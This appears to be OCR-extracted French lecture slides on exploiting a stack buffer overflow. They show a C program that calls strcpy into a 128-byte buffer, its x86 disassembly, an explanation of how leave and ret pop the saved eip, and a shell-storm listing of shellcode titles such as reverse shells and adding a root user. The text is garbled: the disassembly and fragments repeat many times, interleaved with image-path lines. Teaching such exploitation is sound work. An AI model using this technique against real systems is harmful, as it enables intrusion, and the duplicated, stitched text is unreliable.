0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```




```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```




```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```



```
for function vfprintf:
 push    ebp
 mov     ebp,esp
 push    edi
```



```
for function vfprintf:
 push    ebp
 mov     ebp,esp
 push    edi
```




```
for function vfprintf:
 push    ebp
 mov     ebp,esp
 push    edi
```

...

```
leave
ret
```

= **mov** *esp*, *ebp*; **pop** *ebp*

= **pop** *eip*




```
for function vfprintf:
 push    ebp
 mov     ebp,esp
 push    edi
```

...

```
leave
ret
```

= **mov** *esp*, *ebp*; **pop** *ebp*

= **pop** *eip*




```
for function vfprintf:
 push    ebp
 mov     ebp,esp
 push    edi
```

...


```
leave
ret
```

= **mov** *esp*, *ebp*; **pop** *ebp*


= **pop** *eip*




```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```




```
0x0804844b <+0>:     push   ebp
0x0804844c <+1>:     mov    ebp,esp
0x0804844e <+3>:     add    esp,0xffffff80
0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:    jne    0x8048471 <main+38>
0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
0x0804845c <+17>:    push   eax
0x0804845d <+18>:    push   0x8048520
0x08048462 <+23>:    call   0x8048300 <printf@plt>
0x08048467 <+28>:    add    esp,0x8
0x0804846a <+31>:    push   0x1
0x0804846c <+33>:    call   0x8048320 <exit@plt>
0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:    add    eax,0x4
0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
0x08048479 <+46>:    push   eax
0x0804847a <+47>:    lea    eax,[ebp-0x80]
0x0804847d <+50>:    push   eax
0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
0x08048483 <+56>:    add    esp,0x8
0x08048486 <+59>:    lea    eax,[ebp-0x80]
0x08048489 <+62>:    push   eax
0x0804848a <+63>:    push   0x8048534
0x0804848f <+68>:    call   0x8048300 <printf@plt>
0x08048494 <+73>:    add    esp,0x8
0x08048497 <+76>:    mov    eax,0x0
0x0804849c <+81>:    leave
0x0804849d <+82>:    ret
```



Situation de toute à l'heure...



Situation actuelle



OK, mais je jump sur quoi ?

OK mais je jump sur quoi ?

Not secure | shell-storm.org/shellcode/

Intel x86

- Linux/x86 - setuid + setgid + stdin re-open + exceve - 71 bytes *by Andres C. Rodriguez (acamro)*
- Linux/x86 - Followtheleader custom execve-shellcode Encoder/Decoder - 136 bytes *by Konstantinos Alexiou*
- Linux/x86 - ROT-7 Decoder execve - 74 bytes *by Stavros Metzidakis*
- Linux/x86 - Add map in /etc/hosts file - 77 bytes *by Javier Tejedor*
- Linux/x86 - Obfuscated - chmod({passwd,shadow}) - add new root user - exec /bin/sh - 512 bytes *by Ali Razmjoo*
- Linux/x86 - setreuid() + exec /usr/bin/python - 54 bytes *by Ali Razmjoo*
- Linux/x86 - chmod + Add new root user with password + exec sh - 378 bytes *by Ali Razmjoo*
- Linux/x86 - Shell Reverse TCP Shellcode - 74 bytes *by Julien Ahrens*
- Linux/x86 - Shell Bind TCP Shellcode Port 1337 - 89 bytes *by Julien Ahrens*
- Linux/x86 - sockfd trick + dup2(0,0),dup2(0,1),dup2(0,2) + execve /bin/sh - 50 bytes *by ZadYree*
- Linux/x86 - shutdown -h now - 56 bytes *by Osanda Malith Jayathissa*
- Linux/x86 - chmod 0777 /etc/shadow (a bit obfuscated) Shellcode - 51

- Linux/x86 - execve **/bin/sh** - 21 bytes *by ipv*

Ce qu’on a:

- Un moyen de faire sauter le programme n’importe où dans la mémoire
- Un code qui donne un shell dans le buffer

Ce qu’il nous manque

L’adresse du buffer...

```
5  int main(int argc, char * argv[]){
6      char buf[128];
7
8
9
10
11
12     strcpy(buf,argv[1]);
13     printf("%s", buf);
14
15     return 0;
16 }
```

```
   0x0804844b <+0>:     push   ebp
   0x0804844c <+1>:     mov    ebp,esp
   0x0804844e <+3>:     add    esp,0xffffff80
   0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x08048455 <+10>:    jne    0x8048471 <main+38>
   0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
   0x0804845c <+17>:    push   eax
   0x0804845d <+18>:    push   0x8048520
   0x08048462 <+23>:    call   0x8048300 <printf@plt>
   0x08048467 <+28>:    add    esp,0x8
   0x0804846a <+31>:    push   0x1
   0x0804846c <+33>:    call   0x8048320 <exit@plt>
   0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048474 <+41>:    add    eax,0x4
   0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
   0x08048479 <+46>:    push   eax
   0x0804847a <+47>:    lea    eax,[ebp-0x80]
   0x0804847d <+50>:    push   eax
   0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
   0x08048483 <+56>:    add    esp,0x8
   0x08048486 <+59>:    lea    eax,[ebp-0x80]
   0x08048489 <+62>:    push   eax
   0x0804848a <+63>:    push   0x8048534
   0x0804848f <+68>:    call   0x8048300 <printf@plt>
   0x08048494 <+73>:    add    esp,0x8
   0x08048497 <+76>:    mov    eax,0x0
   0x0804849c <+81>:    leave
   0x0804849d <+82>:    ret
End of assembler dump.
```


```
   0x0804844b <+0>:     push   ebp
   0x0804844c <+1>:     mov    ebp,esp
   0x0804844e <+3>:     add    esp,0xffffff80
   0x08048451 <+6>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x08048455 <+10>:    jne    0x8048471 <main+38>
   0x08048457 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804845a <+15>:    mov    eax,DWORD PTR [eax]
   0x0804845c <+17>:    push   eax
   0x0804845d <+18>:    push   0x8048520
   0x08048462 <+23>:    call   0x8048300 <printf@plt>
   0x08048467 <+28>:    add    esp,0x8
   0x0804846a <+31>:    push   0x1
   0x0804846c <+33>:    call   0x8048320 <exit@plt>
   0x08048471 <+38>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048474 <+41>:    add    eax,0x4
   0x08048477 <+44>:    mov    eax,DWORD PTR [eax]
   0x08048479 <+46>:    push   eax
   0x0804847a <+47>:    lea    eax,[ebp-0x80]
   0x0804847d <+50>:    push   eax
   0x0804847e <+51>:    call   0x8048310 <strcpy@plt>
   0x08048483 <+56>:    add    esp,0x8
   0x08048486 <+59>:    lea    eax,[ebp-0x80]
   0x08048489 <+62>:    push   eax
   0x0804848a <+63>:    push   0x8048534
   0x0804848f <+68>:    call   0x8048300 <printf@plt>
   0x08048494 <+73>:    add    esp,0x8
   0x08048497 <+76>:    mov    eax,0x0
